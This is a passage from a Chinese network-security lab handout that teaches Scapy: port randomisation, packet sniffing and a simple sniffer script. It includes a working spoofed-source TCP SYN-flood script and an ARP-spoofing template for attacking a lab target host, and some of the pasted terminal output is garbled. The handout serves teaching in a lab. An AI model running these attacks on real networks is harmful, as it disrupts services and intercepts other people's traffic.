>>> ans, unans = sr([0]
(<IP frag=0 proto=tcp dst=192.168.2.11 |<TCP sport=blueberry_lm dport=http flags=S |>>, <IP version=4 ihl=5 tos=0x0 len=44 id=27424 flags= frag=0 ttl=255 proto=tcp chksum=0xcb4e src=192.168.2.11 dst=192.168.2.1 options=[] |<TCP sport=blueberry_lm seq=1703480749 ack=1 dataofs=6 reserved=0 flags=SA window=4128 chksum=0x8d16 urgptr=0 options=[('MSS', 536)] |>>>
ng load='\x00\x00' |>>>
>>>
```

这时 sport = blueberry\_lm，不再是具体的端口号。在 google 查询一下，blueberry\_lm 对应的 TCP 端口号为 1432，说明 RandNum() 帮我们随机生成了 1432 这个源端口号。

(7) 最后来讲下 fuzz() 函数，前面的 RandShort() 和 RandNum() 都是写在 sport 后面的（当然也可以写在 dport 后面用来随机生成目的端口号），用 fuzz() 的话则可以省略 sport 这部分，fuzz() 会帮你检测到你漏写了 sport，然后帮你随机生成一个 sport 也就是源端口号。

使用 fuzz() 的命令如下：

```
ans, unans = sr(IP(dst = "192.168.2.21") / fuzz(TCP(dport = 80, flags = "S")))
```

```
>>> ans[0]
(<IP frag=0 proto=tcp dst=192.168.2.11 |<TCP sport=39246 dport=http seq=2115773874 ack=207703447507 urgptr=63144 |>>, <IP version=4 ihl=5 tos=0x0 len=44 id=48599 flags= frag=0 ttl=255 proto=tcp chksum=0x6835 src=192.168.2.11 dst=192.168.2.1 options=[] |<TCP sport=http dport=39246 seq=3517484777 ack=2115773875 dataofs=6 reserved=0 flags=SA window=4128 chksum=0x6835 urgptr=0 options=[('MSS', 536)] |>>>
ng load='\x00\x00' |>>>
>>>
```

这里看到 fuzz() 函数已经替我们随机生成了 39246 这个源端口号

## 1.2.9 嗅探

使用 Scapy 进行嗅探操作，最核心的函数即是 sniff。它有一些常用的入参，如下表所示：

```

1 | count    需要捕获的包的个数，0 代表无限
2 | store    是否需要存储捕获到的包
3 | filter   指定嗅探规则过滤，遵循 BPF （伯克利封包过滤器）
4 | timeout  指定超时时间
5 | iface    指定嗅探的网络接口或网络接口列表，默认为 None，即在所有网络接口上嗅探
6 | prn      传入一个可调用对象，将会应用到每个捕获到的数据包上，如果有返回值，那么它不会显示
7 | offline  从 pcap 文件读取包数据而不是通过嗅探的方式获得

```

我们可以简单地捕获数据包，或者是克隆 tcpdump 或 tethereal 的功能。如果没有指定 interface，则会 在所有的 interface 上进行嗅探：

下面的命令嗅探到 192.168.2.1 的 icmp 报文，只嗅探 3 个报文,查看嗅探的报文可以用下划线 '\_' 来获得。（备注: 做这个实验截图的时候，A、B 主机的地址改了，B 主机变成了 192.168.2.1）

```
sniff(filter="icmp and host 192.168.2.1", count=3)
```

```

>>> sniff(filter="icmp and host 192.168.2.1", count=3) ms
<Sniffed: TCP:0 UDP:0 ICMP:3 Other:0> ttl=64 time=2.49 ms
>>> a = _s from 192.168.2.1: icmp_seq=4 ttl=64 time=2.32 ms
>>> a.summary()
Ether II / IP / ICMP 192.168.2.47 -> 192.168.2.1 echo-request 0 / Raw
Ether II / IP / ICMP 192.168.2.1 -> 192.168.2.47 echo-reply 0 / Raw
Ether II / IP / ICMP 192.168.2.47 -> 192.168.2.1 echo-request 0 / Raw
>>> Ctrl+C

```

Ctrl+D 退出 scapy 的交互窗口。

## 1.3 实验任务 2：使用 scapy 编写网络安全程序

可以通过编写 python 脚本，调用 scapy 模块，来完成相应的工作。

### 1.3.1 简单的网络监听程序

自定义函数，显示自己感兴趣的信息，以下为 sniffer.py 代码示例：

```

#!/usr/bin/python3

from scapy.all import *

```

```

print("SNIFFING PACKETS.....")

def print_pkt(pkt):
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)
    print("Protocol:", pkt[IP].proto)
    print("\n")

pkt = sniff(filter='ip',prn=print_pkt)

```

运行 `python sniffer.py` 开始进行监听，屏幕上就会打印出符合过滤条件的报文信息。

Ctrl+C 停止监听。

仿照例子，写一个进行监听 `tcp` 报文的例子，要求打印出报文的源、目的 `ip` 地址，源、目的端口，协议。（提示：过滤器可以设置为 `tcp`，端口是 `TCP` 首部才有的，`IP` 首部中没有端口）

### 1.3.2 TCP SYN-Flood 攻击程序

在上一次实验中，我们学会了用 `hping3` 工具进行 `tcp-flood` 攻击，这次实验，我们可以利用 `scapy` 模块，来编写一个 `TCP SYN-Flood` 攻击的 `python` 脚本。

1.2.6 节已经介绍了如何发送第四层的报文，我们可以在此基础上循环发送多个 `TCP SYN` 报文。

```

#!/usr/bin/python
from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

def __get_random_ip():
    return str(IPv4Address(getrandbits(32)))

```

```
i=0
while True:
    print(i)
    send(IP(src=__get_random_ip(), dst = "172.17.0.2", id=2345+i) / TCP(sport = RandShort(),
dport = 80, flags = "S"))
    i=i+1
```

ip 地址需要改成靶机的地址，攻击以后，在接收方的那一端可以通过 `netstat -nat` 查看靶机连接的情况，或者通过 `wireshark` 抓包查看报文是否发送到了靶机。

Scapy 编写攻击脚本的优点是程序简单，但是执行效率比较低，攻击效果不明显；如果需要攻击效果明显的话，可以采用 C 语言编写攻击程序。

### 1.3.3 ARP 欺骗（进阶）

1.2.5 节已经介绍了如何构造 ARP 报文，ARP 欺骗就是冒充别的主机给其它主机发送 ARP 请求包或者 ARP 应答包，收到该伪造包的主机会从 arp 报文中提取源 MAC 地址和源 IP，放入自己的 arp 缓存。

因此，我们伪造 arp 报文的时候，可以将源 IP 设置为其它主机（要求同一网络的主机，比如网关的 IP，我们用 C 表示）的 IP 地址，但是源 MAC 地址设置为自己的 MAC 地址（假如攻击机为 A），这样，靶机 B 上的 arp 表中就会出现一条记录：

**IP-C      MAC-A**

而 IP-C 的 MAC 地址原本应该是 MAC-C

为了保证攻击效果，可以多发送几次。

ARP 欺骗造成的后果是：B 发送给 C 的报文就会被发到 A 主机了。

```
#!/usr/bin/python3
from scapy.all import *

IP_victim    = ""
MAC_victim   = ""
```

```
IP_spoofed      = ""
MAC_spoofed     = ""

print("SENDING SPOOFED ARP REQUEST.....")

ether = Ether()
ether.dst =
ether.src =

arp = ARP()
arp.psrc =
arp.hwsrc =
arp.pdst =
arp.op = 1
frame = ether/arp
sendp(frame)
```

## 2 扩展阅读:

1. scapy 中文手册: <https://wizardforcel.gitbooks.io/scapy-docs/content/>
2. python 入门教程: <http://c.biancheng.net/python/>

### **3 小结：学习心得与体会**

学生自己总结本次实验的内容，心得体会，意见和建议。



## 参考文献:

这部分要求学生把查阅的资料整理出来，并附上 pdf 归档包，作为积累的内容。